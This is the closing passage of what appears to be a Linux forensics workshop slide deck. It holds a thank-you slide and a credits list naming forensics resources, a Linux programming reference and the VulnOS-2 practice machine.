- ✗ Run timelines ...
- ✗ Finalize your report ...




THANKS!

Any questions?

You can find me at
[@binaryz0ne](#)

CREDITS & REFERENCES...



Special thanks to all the people who made and released these awesome resources for free:

- ✗ Linux Forensics Workshop Material,
<https://github.com/ashemery/LinuxForensics>
- ✗ Craig Rowland, <https://twitter.com/craighrowland>
- ✗ Best Linux Resource, <https://man7.org/tlpi/index.html>
- ✗ C4b3rw0lf creator of VulnOS-2,
<https://www.vulnhub.com/entry/vulnos-2,147/>
- ✗ Presentation template by SlidesCarnival, Photographs by Unsplash
- ✗ Sorry if we missed someone!